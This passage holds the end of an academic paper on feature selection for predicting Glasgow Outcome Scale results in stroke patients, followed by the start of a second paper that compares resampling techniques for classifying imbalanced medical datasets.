An investigated data set contains the *Glasgow Outcome Scale* characterization for 161 anonymous patients. For a description of each object, 42 features were defined [7]. Objects were assigned into five different categories, according to the *Glasgow Outcome Scale*: **1** means *death*, **2** means *persistent vegetative state*, **3** means *severe disability*, **4** means *moderate disability* and **5** means *good recovery*.

Additionally, features are divided into six groups according to their context:

**A1-A9** – General data about patient.

**B1-B14** – Patient's specific features.

**C1-C7** – Condition of health.

**D1-D3** – Disorders.

**E1-E6** – Treatment.

**F1-F3** – Rehabilitation.

Detailed information about features and their values is presented in Table I.

### B. Methods

The main focus during the research is to investigate presented data in the context of finding relevant features inside data that provide similar information after reduction of a feature space [13]. For this purpose, four different approaches for ranking measures and algorithms were

applied. Classification quality was computed before and after an application of a feature selection procedure. Firstly, a simple filter method using a ranking measure in a form of *Information gain* was applied to calculate ranking values for each feature [14]. In this step, the dataset was extended by adding contrast variables to define the threshold between informative and non-informative features [15]. It means that each original feature was duplicated and its values were randomly permuted among all objects. In this way, a set of non-informative, by design shadow, features was added to the set of original features. The features, selected as important rather than random, were treated further as an important feature subset. Then, the classification process using five learning algorithms (*CN2 rules*, *Classification Tree*, *kNN*, *SVM*, *RandomForest*) was executed. After that, to extract a relevant feature subset, two other algorithms were applied [16]. The first one is based on the frequency of presence of features contained in the rule model that is created on the basis of the original dataset and additionally takes into account the quality of rules in which an analyzed feature occurs. Thus, the importance value of the  $i^{th}$  attribute (*DRQualityImp*) could be presented as:

$$DRQualityImp_{A_i} = \sum_{j=1}^n Q_{R_j} \cdot Pres(A_i)$$

where  $n$  is a number of rules in the learning model,  $Q_{R_j}$  is the classification quality of the rule  $R_j$  and  $Pres(A_i)$  describes the presence of the  $i^{th}$  attribute, usually either 1 (feature occurred) or 0 (feature did not occur). In turn, the quality of a given rule  $R_j$  is defined as:

$$Q_{R_j} = \frac{E_{corr}}{E_{corr} + E_{incorr}}$$

where  $E_{corr}$  is a number of correctly matched learning objects by the  $j^{th}$  rule and  $E_{incorr}$  is a number of incorrectly classified objects by this rule. In turn, the second algorithm (*DTLevelImp*) is based on the presence of a feature in the decision tree nodes generated from the original dataset and also takes into consideration the product of a weight  $W_j$  assigned to a given level  $j$  of the tree and the number  $Inst(node)$  of cases classified in a given node at this level in which the feature  $A_i$  occurs. Thus, the *DTLevelImp* of the  $i^{th}$  attribute can be presented as:

$$DTLevelImp_{A_i} = \sum_{j=1}^l \sum_{node=1}^x W_j \cdot Inst(node) \cdot Pres(A_i)$$

where  $l$  is a number of levels inside the model,  $x$  is a number of nodes inside at a given level and  $Pres(A_i)$  denotes the presence of the  $i^{th}$  attribute, usually either 1 (feature occurred) or 0 (feature did not occur).

In turn, a weight  $W$  of the level  $j$  is defined as:

$$W_j = \begin{cases} 1 & \text{if } j = 1, j \in N, \\ \frac{W_{j-1}}{2} & \text{if } 1 \leq j \leq l. \end{cases}$$

The last approach to feature selection is based on rough set theory. In rough set theory, feature selection refers to finding

TABLE I.  
FEATURES DEFINED ACCORDING TO THE GLASGOW OUTCOME SCALE

Code	Name	Values
A1	Gender	Male; Female
A2	Admission_diagnosis (Acc. to ICD-10 classification)	Subarachnoid_hemorrhage; Intracerebral_hemorrhage; Cerebral_infarction; Stroke; Other_cerebrovascular_diseases
A3	Final_diagnosis (Acc. to ICD-10 classification)	Subarachnoid_hemorrhage; Intracerebral_hemorrhage; Cerebral_infarction; Stroke; Other_cerebrovascular_diseases
A4	Body_temperature [°C]	Discrete variable
A5	Age [years]	Discrete variable
A6	Abode	Town; Village
A7	Time spent in hospital [days]	Discrete variable
A8	Time_elapsed (from observation of illness occurrence to hospital admission)	Less_than_1_hour; Less_than_3_hours; 3-6_hours; 6-12_hours; 12-14_hours; 2-3_days; More_than_3_days
A9	Patient_cure_location	Stroke_ward; Neurology_ward
B1	Arterial_hypertension	Present; Absent
B2	Ischemic_heart_disease	Present; Absent
B3	Past_cardiac_infarct	Present; Absent
B4	Atrial_fibrillation	Present; Absent
B5	Organic_heart_disease	Present; Absent
B6	Circulatory_insufficiency	Present; Absent
B7	Diabetes	Present; Absent
B8	Hypercholesterolemia	Present; Absent
B9	Obesity	Present; Absent
B10	Transient_ischemic_attack	Present; Absent
B11	Past_stroke	Present; Absent
B12	Infection_in_a_week_to_stroke	Present; Absent
B13	Alcohol_addiction	Present; Absent
B14	Nicotine_addiction	Present; Absent
C1	Systolic_pressure	Present; Absent
C2	Diastolic_pressure	Present; Absent
C3	Pulse	Discrete variable
C4	Heart_action	Normal_rhythm; Atrial_fibrillation; Other_dysrhythmia
C5	General_state_at_admission	Getting_up_alone; Staying_in_bed_ consciousness; Consciousness_disturbances
C6	Consciousness_at_admission	Conscious; Coma; Consciousness_disturbances
C7	Stroke_type* (Acc. to Oxford classification, OCSP)	LACS; PACS; POCS; TACS; Hard_to_class

the so-called decision reducts in a dataset (called a decision table). In general, a decision reduct is an optimal (minimal) subset of attributes preserving the classification ability as the

TABLE I (CONTINUED).  
FEATURES DEFINED ACCORDING TO THE GLASGOW OUTCOME SCALE

Code	Name	Values
D1	Consciousness_disorders (during cure)	Present; Absent
D2	Speech_disorders (during cure)	Present; Absent
D3	Swallowing_disorders (during cure)	Present; Absent
E1	Aspirine_treatment	Present; Absent
E2	Anticoagulants	Present; Absent
E3	Antibiotics	Present; Absent
E4	Antihypertensives	Present; Absent
E5	Anti-edematous_agents	Present; Absent
E6	Neuroprotective_agents	Present; Absent
F1	Exercise_therapy	Present; Absent
F2	Speech_therapy	Present; Absent
F3	Occupational_therapy	Present; Absent
GOS	Glasgow_Outcome_Scale	1 (death) 2 (persistent vegetative state) 3 (severe disability) 4 (moderate disability) 5 (good recovery)

original set of attributes. Various rough set methods were proposed to calculate decision reducts in decision tables, however calculation of all decision reducts is the *NP*-hard problem (see [20]). Therefore, in the experiments, we have used a more efficient method, called the QUICKREDUCT algorithm proposed in [21] and implemented in the *Rough Sets package* for the R environment. It is an example of a method producing the so-called decision superreduct that is not necessarily a decision reduct (i.e., it is a subset of attributes that may be not minimal).

After subset selection, the classification process was applied. All results of classification, before and after feature selection, are presented in Table II. In this table, results were obtained using a dataset divided into five concepts. However, we also provide results gathered using a modified dataset, where five primary concepts were replaced by two more general categories: *healthy* and *sick*. Healthy concept corresponds to the 5<sup>th</sup> concept, i.e., *good recovery*, in turn, the *sick* concept corresponds to the remaining concepts merged into one.

During the experiments, the Orange data mining tool [17] and the R environment were applied. Our own implementation of algorithms in this environment was also involved. The 10-fold cross validation paradigm was also applied during the classification process.

### III. RESULTS AND CONCLUSIONS

The results of feature selection and calculation of quality of classification are acquired in Table II and Table III. Additionally, the average results are presented in a form of a chart, see Figure 1. It could be observed that each method

caused decreasing a number of features in comparison to the original dataset. Particularly, in case of the five-class problem, application of contrast features led to selection of 12 relevant features from 42 original features, and at the same time classification accuracy (CA) and area under ROC curve (AUC) [18,19] slightly increased. Other three methods also reduced a feature space, from 42 features to 29, 17 and 9 using *DRQualityImp*, *DTLevelImp*, and *Rough Set* approaches respectively. However, in these approaches, CA and AUC parameters slightly decreased. In turn, in case of the two-class problem, there could be observed substantial improvement of classification accuracy.




Fig. 1 Average results of classification accuracy (CA) and area under ROC curve (AUC) using five learning models.

During the experiments, some of the features achieved significant values of ranking measures. In turn, other features were estimated as much less important. In this way, it could be stressed that the most important features should be diagnosed very carefully.

The future research should be focused on simplification of the descriptive parameters, finding the compromise of a low classification error rate according to high efficiency of the Glasgow Outcome Scale. Some constructive induction methods could be applied to find general measures that may simplify diagnosis support for medical specialists.

### REFERENCES

- [1] J. Wright. (2000) The disability rating scale. The Center for Outcome Measurement in Brain Injury. [Online]. Available: <http://www.tbims.org/combi/drs>
- [2] P.B. Gorelick, M. Atler (2002) *The prevention of stroke*. CRC Press.
- [3] K. M. Hall, T. Bushnik, B. Lakisic-Kazacic, J. Wright, and A. Cantagallo, "Assessing traumatic brain injury outcome measures for longterm follow-up of community-based individuals," *Archives of Physical Medicine and Rehabilitation*, vol. 82, no. 3, pp. 367–374, 2001. doi: 10.1053/apmr.2001.21525
- [4] L. Wilson, L. E. Pettigrew, and G. M. Teasdale, "Structured interviews for the Glasgow outcome scale and the extended Glasgow outcome scale: Guidelines for their use," *Journal of Neurotrauma*, vol. 15, no. 8, pp. 573–585, 1998.
- [5] J. Wilson, L. Pettigrew, and G. Teasdale, "Emotional and cognitive consequences of head injury in relation to the Glasgow outcome scale," *Journal of Neurology, Neurosurgery & Psychiatry*, vol. 69, no. 2, pp. 204–209, 2000. doi: 10.1136/jnnp.69.2.204



TABLE II.  
CLASSIFICATION RESULTS USING THE ORIGINAL SET AND THE SELECTED SUBSET OF IMPORTANT FEATURES, APPLYING FIVE CLASSES.

Dataset	Original		After contrast features		DRQualityImp		DTLevelImp		Rough Set	
# of features	42		12		29		17		8	
Classification quality	CA	AUC	CA	AUC	CA	AUC	CA	AUC	CA	AUC
CN2	0.4279	0.6541	0.5081	0.7512	0.4482	0.6320	0.3662	0.5618	0.4471	0.6228
CT	0.4338	0.6734	0.4165	0.6848	0.3912	0.6453	0.4592	0.6820	0.4904	0.7221
kNN	0.4904	0.6963	0.5397	0.7482	0.4103	0.6718	0.4210	0.7576	0.4217	0.7012
SVM	0.4772	0.7846	0.5151	0.8051	0.4901	0.7393	0.4397	0.7358	0.4401	0.6705
RF	0.5279	0.8145	0.5213	0.8132	0.4529	0.7913	0.4960	0.8117	0.4526	0.7755
AVG	0.4714	0.7246	0.5001	0.7605	0.4385	0.6959	0.4364	0.7098	0.4504	0.6984

TABLE III.  
CLASSIFICATION RESULTS USING THE ORIGINAL SET AND THE SELECTED SUBSET OF IMPORTANT FEATURES, APPLYING ONLY TWO CLASSES.

Dataset	Original		After contrast features		DRQualityImp		DTLevelImp		Rough Set	
# of features	42		12		24		17		9	
Classification quality	CA	AUC	CA	AUC	CA	AUC	CA	AUC	CA	AUC
CN2	0.6640	0.6858	0.7518	0.7585	0.6702	0.7452	0.6835	0.7471	0.6890	0.7519
CT	0.6452	0.6532	0.6768	0.7074	0.6765	0.7004	0.6640	0.7123	0.6890	0.6778
kNN	0.6640	0.7581	0.6963	0.7301	0.6827	0.7242	0.6893	0.7516	0.6574	0.7082
SVM	0.7511	0.7756	0.7577	0.7842	0.7452	0.7860	0.7151	0.7687	0.7199	0.7610
RF	0.7261	0.7975	0.7386	0.7848	0.7257	0.8067	0.7077	0.7862	0.7449	0.8076
AVG	0.6901	0.7340	0.7242	0.7530	0.7001	0.7525	0.6919	0.7532	0.7000	0.7413

- [6] J.T. King, Jr., P.M. Carlier, and D.W. Marion, "Early Glasgow Outcome Scale Scores Predict Long-Term Functional Outcome in Patients with Severe Traumatic Brain Injury", *Journal of Neurotrauma*, September, vol. 22, no. 9, pp. 947-954, 2005.
- [7] J. W. Grzymala-Busse, Z. S. Hippe, T. Mroczek, W. Paja, and A. Bucinski, "A preliminary attempt to validation of Glasgow outcome scale for describing severe brain damages," in *Human-Computer Systems Interaction: Backgrounds and Applications*, Z. S. Hippe and J.L. Kulikowski, Eds. Berlin Heidelberg: Springer, 2009, pp. 161-170.
- [8] A. Bruno, N. Shah, C. Lin, B. Close, D. C. Hess, K. Davis, V. Baute, J. A. Switzer, J. L. Waller, and F. T. Nichols, "Improving modified Rankin Scale assessment with a simplified questionnaire," *Stroke*, vol. 41, no. 5, pp. 1048-1050, 2010. doi: 10.1161/STROKEAHA.109.571562
- [9] B. Jennet and M. Bond, "Assessment of outcome after severe brain damage: A practical scale," *Lancet*, vol. 1, pp. 480-484, 1975.
- [10] S.E. Kasner, "Clinical interpretation and use of stroke scales," *The Lancet Neurology*, vol. 5, no. 7, pp. 603-612, 2006.
- [11] J. Lu et al., "A method for reducing misclassification in the extended Glasgow Outcome Score," *Journal of Neurotrauma*, vol. 27, no. 5, pp. 843-852, 2010.
- [12] A.D. Nichol et al. "Measuring Functional and Quality of Life Outcomes Following Major Head Injury: Common Scales and Checklists," *Injury*, vol. 42, pp. 281-287, 2011. doi: 10.1016/j.injury.2010.11.047.
- [13] W. R. Rudnicki, M. Wrzesien, and W. Paja, "All relevant feature selection methods and applications," in *Feature Selection for Data and Pattern Recognition*, U. Stanczyk and L. C. Jain, Eds. Berlin Heidelberg: Springer, 2015, pp. 11-28. doi: 10.1007/978-3-662-45620-0\_2
- [14] H. Stoppiglia, G. Dreyfus, R. Dubois, and Y. Oussar, "Ranking a random feature for variable and feature selection," *Journal of Machine Learning Research*, vol. 3, pp. 1399-1414, 2003.
- [15] E. Tuv, A. Borisov, and K. Torkkola, "Feature selection using ensemble based ranking against artificial contrasts," in *Proceedings of the 2006 IEEE International Joint Conference on Neural Network*, 2006. doi: 10.1109/IJCNN.2006.246991 pp. 2181-2186.
- [16] W. Paja, "Feature selection methods based on decision rule and tree models," in *Intelligent Decision Technologies 2016: Proceedings of the 8th KES International Conference on Intelligent Decision Technologies (KES-IDT 2016) - Part II*, I. Czarnowski, A. M. Caballero, R. J. Howlett, and L. C. Jain, Eds. Cham: Springer International Publishing, 2016, pp. 63-70. doi: 10.1007/978-3-319-39627-9\_6
- [17] J. Demsar et al., "Orange: Data mining toolbox in Python," *Journal of Machine Learning Research*, vol. 14, pp. 2349-2353, 2013.
- [18] T. Fawcett, "An introduction to ROC analysis," *Pattern Recognition Letters*, vol. 27, no. 8, pp. 861-874, 2006. doi: 10.1016/j.patrec.2005.10.010
- [19] J. Hernández-Orallo, P. Flach, and C. Ferri, "A unified view of performance metrics: Translating threshold choice into expected classification loss," *Journal of Machine Learning Research*, vol. 13, no. 1, pp. 2813-2869, 2012.
- [20] A. Skowron and C. Rauszer, "The discernibility matrices and functions in information systems," in *Intelligent Decision Support: Handbook of Applications and Advances of the Rough Sets Theory*, R. Słowiński, Ed. Dordrecht: Kluwer Academic Publishers, 1992, pp. 331-362. doi: 10.1007/978-94-015-7975-9\_21
- [21] Q. Shen and A. Chouchoulas, "A modular approach to generating fuzzy rules with reduced attributes for the monitoring of complex systems," *Engineering Applications of Artificial Intelligence*, vol. 13, no. 3, pp. 263-278, 2000. doi: 10.1016/S0952-1976(00)00010-5



# Preprocessing compensation techniques for improved classification of imbalanced medical datasets

Agnieszka Wosiak and Sylwia Karbowski

Lodz University of Technology  
Institute of Information Technology  
ul. Wolczanska 215  
90-924 Lodz, Poland  
Email: agnieszka.wosiak@p.lodz.pl

**Abstract**—The paper describes the study on the problem of applying classification techniques in medical datasets with a class imbalance. The aim of the research is to identify factors that negatively affect classification results and propose actions that may be taken to improve the performance. To alleviate the impact of uneven and complex class distribution, methods of balancing the datasets are proposed and compared. The experiments were conducted on five datasets - three binary and two multiclass. They comprise several data preprocessing methods applied on data and the classification with different techniques. The study shows that for some datasets there exists a combination of a certain preprocessing method and a classification technique which outperforms other approaches. For datasets with complex distribution or too many features the ratio of correctly predicted labels may be low regardless what resampling method and classification technique has been applied.

**Index Terms**—imbalanced datasets, class imbalance, medical data analysis, data preprocessing techniques

## I. INTRODUCTION

CLASSIFICATION is one of the core terms in machine learning. It refers to the process of prediction of class labels for unclassified, new instances basing on the knowledge drawn from historical, classified records [1]. It consists of application of the algorithm of classification technique on the already labeled data to build the classification model and attempt to discover the dependencies lying behind class labels. Afterwards, new instances are examined and assigned to the predicted groups.

Depending on the characteristics and the quality of gathered data it may be impossible to build a perfect model. In many real life cases, especially in medicine, accessing and measuring desired parameters is either costly, cannot be done precisely or at all. Collecting a representative number of samples from each class may be difficult due to above mentioned factors or due to naturally occurring disproportions. When one class is represented by much larger number of samples than the other, we refer to the class imbalance problem. It commonly arises in medical databases - large number of samples concerns patients with frequent observations while records describing special cases that are of particular interest may occur rarely.

Medical data analysis is important due to its meaning for medical decision making and diagnosis [2], [3]. Many studies have been conducted on the topic of classification techniques and how to improve their performance [4]–[6], specifically when it comes to the treatment of imbalanced datasets, but no universal, highly performing solution has been discovered yet.

Applying machine learning on unevenly distributed or incomplete datasets, in particular medical cases and resulting consequences, is discussed in the paper. Uneven class distribution is one of the problems that gains researchers' attention since late 90s [7]. In October 2005 dealing with non-static, imbalanced and cost-sensitive data was announced one of the top 10 challenging problems in data mining research by the International Journal of Information Technology and Decision Making [8].

The aim of the paper is to identify factors that affect classification results and propose actions that may be taken to improve the classification performance in terms of imbalanced datasets. Different combinations of preprocessing methods and classification techniques were used with regard to differences in datasets' characteristics: the number of target classes (two or more), the imbalance ratio, the number of features and the ratio of missing values. Even though classification problems have been studied extensively over the past few years, no universal solution has been discovered. Nowadays, there is still no perfect approach of classification as applied to imbalanced datasets and the paper constitutes an independent contribution to the relevant literature.

The rest of the paper is organized as follows. Section II describes the preprocessing techniques that may be applied to balance uneven distribution in datasets. Section III corresponds to the methods used in the experimental part of the paper and is followed by the description of medical data used in the research (Section IV). Section V is dedicated to the experiments conducted on sample data and the results. Finally, in Section VI, the concluding remarks are discussed.

## II. HANDLING IMBALANCED DATASETS

The imbalanced class distribution may be defined by the ratio of the number of instances from minority class to those from majority class [9]. Such inequality may occur in many medical problems, where the number of patients diagnosed with rare illnesses, requiring special therapy or treatment is much smaller than the number of patients who do not need it. In certain domains, the datasets may be highly imbalanced with the imbalance ratio of, for example, 1:10000 [7].

Classification methods may fail when applied to an imbalanced dataset. Learning algorithms attempt to reduce global quantities such as the error rate and do not take the data distribution into consideration. As a result, samples from the dominant class are well-classified whereas samples from the minority class tend to be misclassified.

Weiss and Provost [10] after performing classification with decision tree in imbalanced two-class problems investigated the correlation between imbalance ratio and classification results. They found out that better results are obtained in a relatively balanced sets. However, the degree of class imbalance that starts to hinder the performance cannot be explicitly defined. 1:1 population ratio may not be always the optimal distribution to learn from.

The main approach of handling data imbalance problem is resampling in order to obtain more even class distribution. It allows classifiers to perform as in standard conditions. It is a flexible, independent of the classifier solution that usually improves classifier performance. Three main techniques of datasets' balancing are described in Sections II-A – II-C.

### A. Undersampling

Undersampling involves a removal of some examples from the majority class. Non-random selection of sample removal is called a focused undersampling and may refer to the samples of the majority class lying further away [11]. Two non-random examples of informed undersampling that proved to give good results are EasyEnsemble and BalanceCascade algorithms [7], [12]. Both of them intend to overcome information loss introduced in the traditional random undersampling method.

One of more interesting approaches that was applied in [14] is Neighbourhood Cleaning Rule (NCR). Given a sample in a training set, three nearest neighbors are found. If all neighbors belong to minority class while a sample belongs to majority class - the sample is removed. In the contrary case - when a sample belongs to the minority class and its three nearest neighbors to opposite class - all three neighbors are removed [23]. In other words NCR is an informed undersampling technique where majority class samples are removed only when they closely surround or are surrounded by minority class samples.

### B. Oversampling

Oversampling consists of generating new examples and adding them to the original dataset. Similarly to undersampling, two approaches can be distinguished: random and focused oversampling. Random oversampling refers to simple

replication of existing samples. Focused oversampling means oversampling only those minority examples that occur on the boundary between the minority and majority classes.

The main advantage of oversampling is no loss of information from original dataset. On the other hand, it increases dataset size and thus computational cost [20] and may result in overfitting due to too many *tied* instances [7]. Random undersampling carries a risk of missing potentially important data, however Drummond and Holte [21] show that random under-sampling yields better minority prediction than random over-sampling.

Garcia et al. [22] applied four resampling algorithms and eight different classifiers on 17 real datasets. Authors' experiment showed that oversampling the minority class outperforms undersampling the majority class when datasets are strongly imbalanced and there are not significant differences for data with a low imbalance. Results also indicated that the classifier had a very poor influence on the effectiveness of the resampling strategies.

A variation of oversampling called Synthetic Minority Oversampling Technique (SMOTE) was proposed in 2002 by N.Chawla et al. [24] which produces synthetic examples. New minority class examples are created along the line segments between each positive class object and any of the *k*-nearest neighbors.

SMOTE shows that a combination of oversampling the minority class and undersampling the majority class can achieve better classifier performance than only undersampling the majority class. It has proven good efficiency in many works but a problem may appear when a dataset is not only imbalanced but also has a complex distribution. In such a case synthetic samples generation may lead to the overlapping between classes.

### C. Hybrid approach

Hybrid approach is a combination of over- and undersampling [24], eliminating some of the examples before or after resampling, in order to reduce overfitting. It allows to balance the dataset and keep the trade-off between decreasing majority class size and replication of minority class samples. Common approach is a combination of random undersampling with SMOTE.

### D. Multiple imbalanced class problems

Datasets with more than two classes imply an additional difficulty for classification algorithms. When multiple labels are present, solutions proposed for binary-class problems may not be directly applicable, or may achieve a lower performance than expected. For example, solutions at data level suffer from the increased search space, and solutions at algorithm level become more complex, as the learning algorithm must consider several small classes [23].

Fernandez and Lopez [23] presented binarization schemes in order to apply standard approaches to solve two-class imbalanced problems as well as several procedures which have been designed for the scenario of imbalanced datasets

with multiple classes. They proposed to transform the original problem into binary subproblems.

Class binarization techniques make it possible to apply the standard classification solutions. Two best known approaches to transform a multiple class classification problem into a set of binary problems are distinguished.

a) *One-versus-one (OVO)*: The approach trains a classifier for each possible pair of classes, ignoring the examples that do not belong to the related classes. When classifying instances, a query is submitted to all binary models, and the predictions of these models are combined into an overall classification. For those algorithms that do not have an associated certainty degree for each class, the most common way to generate the class label is to represent the output of each binary classifier in a code matrix.

b) *One-versus-all (OVA)*: The approach builds a single classifier for each of the classes of the problem, considering the examples of the current class to be positives and the remaining instances negatives. An instance will be assigned to the majority class, or randomly among the majority classes if they have the same amount of examples.

### E. Complex distribution

Additionally to class imbalance two other major factors with regard to class distribution can be distinguished: class overlapping and areas with small disjuncts and noise.

The serious problem that complicates learning of the minority class is a difficulty in separation of two classes. When in some feature space overlapping patterns are present, it is hard to determine rules for separating one class from another. Such a feature may become redundant to help recognize decision boundaries between classes.

Often standard classifiers that tend to maximize accuracy in classification fail while encountering the problem of overlapping, since they classify the overlapping region as belonging to the majority class and assume the minority class is noise [25], [26].

Another issue concerning class distribution is when a class consists of several sub-clusters of different amount of examples, referred to as small disjuncts. Many current approaches to class imbalance mostly aim to solve the between-class imbalance problem and disregard the uneven distribution within the class [27].

## III. METHODOLOGY

The proposed methodology of indicating the best pairwise combination of the preprocessing technique of datasets' balancing and the classification method consists of three steps:

- 1) applying classification methods on the original dataset without preprocessing (NOP),
- 2) performing preprocessing on datasets,
- 3) carrying out classification on datasets modified in the previous step,
- 4) comparing results of classifications.

The datasets were modified with the following methods:

- random undersampling (RU),

- SMOTE (SM) as a variation of oversampling,
- hybrid approach by SMOTE and random undersampling (SM-RU).

Four classification techniques were applied on original and preprocessed datasets:

- decision tree (DT),
- Naïve Bayes (NB),
- k-nearest neighbors with  $k=3$  (3NN) and  $k=5$  (5NN) neighbors,
- support vector machine (SVM).

Due to the fact that the presented approach aims at supporting medical diagnosis, there were chosen simple, comprehensible algorithms, as physicians should understand the tools they use.

For kNN and SVM all string or category features were normalized and mapped to numerical values where necessary. The information for the value mapping was taken from the dictionaries built in a Predictive Model Markup Language files (PMML) and integrated with the experimental environment [13].

Additionally for the sets with incomplete data, the influence of substitution of missing values by mean values was examined (-SUB suffix).

Random undersampling was performed by random row removal from all classes until each class had the same number of samples as in the least numerous minority class. SMOTE used 5 nearest neighbors, which was also consistent with results described in [14].

The approach with random undersampling and SMOTE replicated minority data by 5 times and randomly removed rows from majority class to reach equal number of rows for every class.

Gini index was applied in decision tree classification to evaluate scores, 3 and 5 neighbors were used for kNN classifier and radial basis function (RBF) kernel was employed in SVM.

Experiments for each combination were repeated 10 times. Each original dataset was divided into test and validation sets in proportion 9:1 with 10-fold cross-validation, which is widely accepted in data mining and machine learning community and serves as a standard procedure of validation [15]–[17].

Accuracy and sensitivity were chosen as evaluation metrics. Sensitivity tells how good the technique is in determining the exact class label while accuracy gives an overall ratio of correct predictions to all predictions made. All values presented in the tables are mean values from the scores obtained in 10 runs. Additionally sensitivity score is a mean value from predictions of all classes: minority and majority ones.

## IV. DATA DESCRIPTION

To demonstrate the problems encountered while dealing with medical data, test cases with different characteristics have been chosen. All of them are public datasets dedicated to researchers for machine learning tasks and medical diagnosis improvement:

TABLE I: Characteristics of considered medical datasets

Dataset name	Number of samples	Class labels ratio	Number of attributes	Missing values
Hepatitis	155	123 : 32	19	5.7%
Lung Cancer	96	86 : 10	7129	0.0%
Hypothyroid	3163	3012 : 151	30	3.2%
Thyroid	7200	6666 : 368 : 166	21	0.0%
Lung SCC Cancer	494	467 : 14 : 13	71	8.6%




Fig. 1: Pie charts for class imbalance

- Hepatitis [28],
- Lung Cancer [29],
- Hypothyroid Disease [30],
- Thyroid Disease [31], and
- Lung Squamous Cell Carcinoma [32].

Table I presents a brief characteristics of the datasets. The class imbalance is presented in graphical form in the Figure 1. Further details are discussed separately in the subsequent paragraphs.

**Hepatitis** is a dataset with two classes where imbalance ratio is equal to 0.26. The class attribute determines whether patient is dead (32) or alive (123). All other attributes are numerical and represent age, sex and other indicators' values gathered by medical scientists. There are missing values - only one column misses more than 43% of values and others up to 19%.

**Lung cancer** is also a two class problem with imbalance ratio 0.12. It refers to lung cancer diagnosis. Minority class

consists of 10 non-neoplastic (normal) lung samples and majority of 86 primary lung adenocarcinomas (tumor) samples. There are no missing values and each sample is described by 7129 genes (numeric attributes).

**Hypothyroid** is a two class problem with strong imbalance ratio, 0.05. Majority class holds attribute 'negative' while minority is diagnosed as 'hypothyroid'. The dataset has a relatively small number of missing values, but one of the columns with more than 90% of missing values was removed in preliminary data preparation.

**Thyroid** is a dataset with three classes; the most numerous class has over 18 times more samples than the first minority class and over 40 times more than the other minority class. The dataset is relatively big, there are not many attributes and no missing values.

**Lung scc cancer** dataset refers to Lung Squamous Cell Carcinoma cancer type. It contains samples described by numerical and nominal attributes and is characterized by high ratio of missing values. Classification in this sets is done by assigning International Classification of Diseases for Oncology, Third Edition ICO-3 Histology Code. The problem has one majority class (Squamous cell carcinoma) and two minority classes: Basaloid squamous cell carcinoma and Keratinizing squamous cell carcinoma.

Prior to proper data processing several rows from original Lung scc cancer dataset were removed due to their belonging to extremely rare class which will not be considered. Also, attributes that missed over 70% of values, carried identifiers, non-relevant information or the same value for all samples were filtered out (more than 20 columns in total). The process of excluding less relevant attributes in terms of further classification called a feature selection is gaining on popularity and was discussed in [35].

## V. RESULTS AND DISCUSSION

The purpose of experiments was to find how the pre-processing compensation methods improve classification of imbalanced medical datasets. The experiments were conducted according to the methodology introduced in Section III on public datasets described in Section IV.

The experiments were performed with use of The Konstanz Information Miner environment (KNIME), Version 3 [18], [19].

### A. Experimental Results for Hepatitis Dataset

Sensitivity mean values for hepatitis dataset are presented in the Table II. The best score was obtained for Naïve Bayes classifier with a hybrid approach: random undersampling and SMOTE and kNN with 5 neighbors combined with random undersampling. Support Vector Machine and Naïve Bayes showed also a high performance when trained on datasets with reduced, equal number of samples for each of the classes. Decision tree algorithm was the worst in this classification no matter which preprocessing method was applied. It can be pointed out that substitution of missing values improved

TABLE II: Hepatitis sensitivity scores for combinations of preprocessing methods and classifiers

Method	DT	NB	3NN	5NN	SVM
NOP	0.6183	0.7874	0.6708	0.7183	0.5506
RU	0.6704	0.7860	<b>0.7776</b>	<b>0.8045</b>	<b>0.7824</b>
SM	0.6436	0.7897	0.7520	0.7708	0.5000
SM_RU	0.6607	<b>0.8025</b>	0.6712	0.7287	0.5000
NOP_SUB	0.6305	0.6061	0.7672	0.7000	0.7568
RU_SUB	<b>0.7197</b>	0.6531	0.7546	0.7460	<b>0.7835</b>
SM_SUB	0.6692	0.6769	0.7533	0.7391	0.5000
SM_RU_SUB	<b>0.7147</b>	0.6110	0.7486	0.7398	0.5000

NOP - no preprocessing, RU - random undersampling, SM - SMOTE, SM\_RU - SMOTE and random undersampling, SUB - substitution of missing values

TABLE III: Hepatitis accuracy scores for combinations of preprocessing methods and classifiers

Method	DT	NB	3NN	5NN	SVM
NOP	0.7574	<b>0.8277</b>	0.8225	0.8500	0.8288
RU	0.6897	0.7723	0.7988	0.8388	0.8225
SM	0.7426	0.8148	0.8338	0.8550	0.8375
SM_RU	0.7348	<b>0.8277</b>	0.8388	<b>0.8675</b>	0.8375
NOP_SUB	<b>0.7768</b>	0.7968	<b>0.8500</b>	0.8350	<b>0.8575</b>
RU_SUB	0.7497	0.5871	0.7500	0.7563	0.7775
SM_SUB	0.7594	0.5606	0.7425	0.7188	0.8375
